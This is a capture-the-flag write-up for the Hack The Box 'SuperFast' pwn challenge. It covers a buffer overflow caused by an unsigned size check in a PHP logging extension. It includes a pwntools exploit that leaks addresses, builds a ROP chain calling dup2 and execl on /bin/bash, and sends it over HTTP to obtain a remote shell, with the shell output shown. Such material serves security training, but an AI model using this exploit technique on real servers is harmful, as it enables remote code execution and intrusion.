SuperFast

1) Checked security


```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Superfast/pwn_superfast/challenge]
└─$ checksec php_logger.so
[*] '/home/vigneswar/Pwn/Superfast/pwn_superfast/challenge/php_logger.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

2) Checked the source code


```c
// php_logger.c
zend_string* decrypt(char* buf, size_t size, uint8_t key) {
    char buffer[64] = {0};
    if (sizeof(buffer) - size > 0) {
        memcpy(buffer, buf, size);
    } else {
        return NULL;
    }
    for (int i = 0; i < sizeof(buffer) - 1; i++) {
        buffer[i] ^= key;
    }
    return zend_string_init(buffer, strlen(buffer), 0);
}

PHP_FUNCTION(log_cmd) {
    char* input;
    zend_string* res;
    size_t size;
    long key;
    if (zend_parse_parameters(ZEND_NUM_ARGS(), "sl", &input, &size, &key) == FAILURE) {
        RETURN_NULL();
    }
    res = decrypt(input, size, (uint8_t)key);
    if (!res) {
        print_message("Invalid input provided\n");
    } else {
        FILE* f = fopen("/tmp/log", "a");
        fwrite(ZSTR_VAL(res), ZSTR_LEN(res), 1, f);
        fclose(f);
    }
    RETURN_NULL();
}
```

size and sizeof(buffer) are unsigned integers so we can overflow the buffer by a having a larger size input

3) Tested it



4) Found a way to leak address with a partial write




```python
#!/usr/bin/env python3

from pwn import *
import urllib

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("php_logger.so")
```

```
context.binary = exe

io = remote('127.0.0.1', 1337)
payload = b'a'*152+b'\x40'

def send_payload(payload):
    payload = list(payload)
    for i in range(min(63, len(payload))):
        payload[i] ^= 1
    payload = urllib.parse.quote(bytes(payload))

    io.send(f'GET /index.php?cmd={payload} HTTP/1.1\nCmd-Key: 1\n\n'.encode())

send_payload(payload)

io.interactive()
```

5) Exploit

```
#!/usr/bin/env python3

from pwn import *
import urllib

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("php_logger.so")
php = ELF('php')
context.binary = exe

io = remote('83.136.252.57', 49509)
payload = b'-'.join([b'%p']*51)+b'\x40'
def send_payload(payload):
    payload = list(payload)
    for i in range(min(63, len(payload))):
        payload[i] ^= 1
    payload = urllib.parse.quote(bytes(payload))
    io.send(f'GET /index.php?cmd={payload} HTTP/1.1\nCmd-Key: 1\n\n'.encode())

# send_payload(payload)
# for _ in range(6):
#     print(io.recvline())
# php.address = int(io.clean().split(b'-')[-4].decode(), 16)-0x5900a3
# print(hex(php.address))
# io.clean()

php.address = 0x560765e00000
rop = ROP(php)
rop.call('dup2', [4, 0])
rop.call('dup2', [4, 1])
rop.call('dup2', [4, 2])
binsh = next(php.search(b"/bin/bash\x00"))
dashi = next(php.search(b"-i\x00"))
rop.call('execl', [binsh, binsh, dashi, 0])

send_payload(b'a'*152+rop.chain())
```

```
io.interactive()
```

6) Flag

```
└─$ python3 solve.py
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@ng-1538796-pwnsuperfastbiz2022-osdff-8dbff64fd-88qpw:/web$ $ ls
ls
index.php
php_logger.so
start.sh
ctf@ng-1538796-pwnsuperfastbiz2022-osdff-8dbff64fd-88qpw:/web$ $ cat /flag.txt
cat /flag.txt
HTB{rophp1ng_up_th3_st4ck!}
ctf@ng-1538796-pwnsuperfastbiz2022-osdff-8dbff64fd-88qpw:/web$ $
```